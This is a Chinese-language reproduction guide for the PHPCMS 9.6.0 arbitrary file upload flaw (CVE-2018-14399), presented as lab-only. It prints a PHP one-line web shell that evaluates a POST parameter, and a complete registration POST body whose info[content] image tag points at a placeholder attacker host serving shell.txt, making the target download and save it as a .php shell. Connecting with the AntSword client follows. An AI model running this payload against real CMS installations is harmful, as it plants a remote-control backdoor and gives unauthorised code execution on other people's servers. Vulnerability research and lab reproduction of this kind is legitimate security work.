PHPCMS 9.6.0 任意文件上传漏洞 CVE-2018-14399
这是旧版本漏洞复现记录,仅用于本地靶场或明确授权环境。CVE-2018-14399 对应 PHPCMS 9.6.0,核心利用入口是会员注册流程中的远程图片处理,不应把这篇旧 PoC 套到未知版本或真实站点。
搭建环境
下载 PHPCMS 9.6.0 并完成初始化安装。
原复现过程里曾登录后台检查环境,但该 CVE 的利用入口本身不以后台登录为前提。
漏洞复现

进入注册页面,填写注册信息

点击注册bp抓包
在另一个开启web服务的主机的web根目录下创建一个txt文件,写入一句话木马
<?php @eval($_POST['pass']);?>构造poc
siteid=1&modelid=10&username=test&password=testtest&pwdconfirm=testtest&email=test%40gmail.com&nickname=test&info[content]=<img src=http://xxxxxip/shell.txt?.php#.jpg>&dosubmit=1&protocol=添加poc到包中

发送包,然后从响应中获得shell.php的路径,再通过蚁剑连接


评论将在接近此处时加载,也可点击立即加载。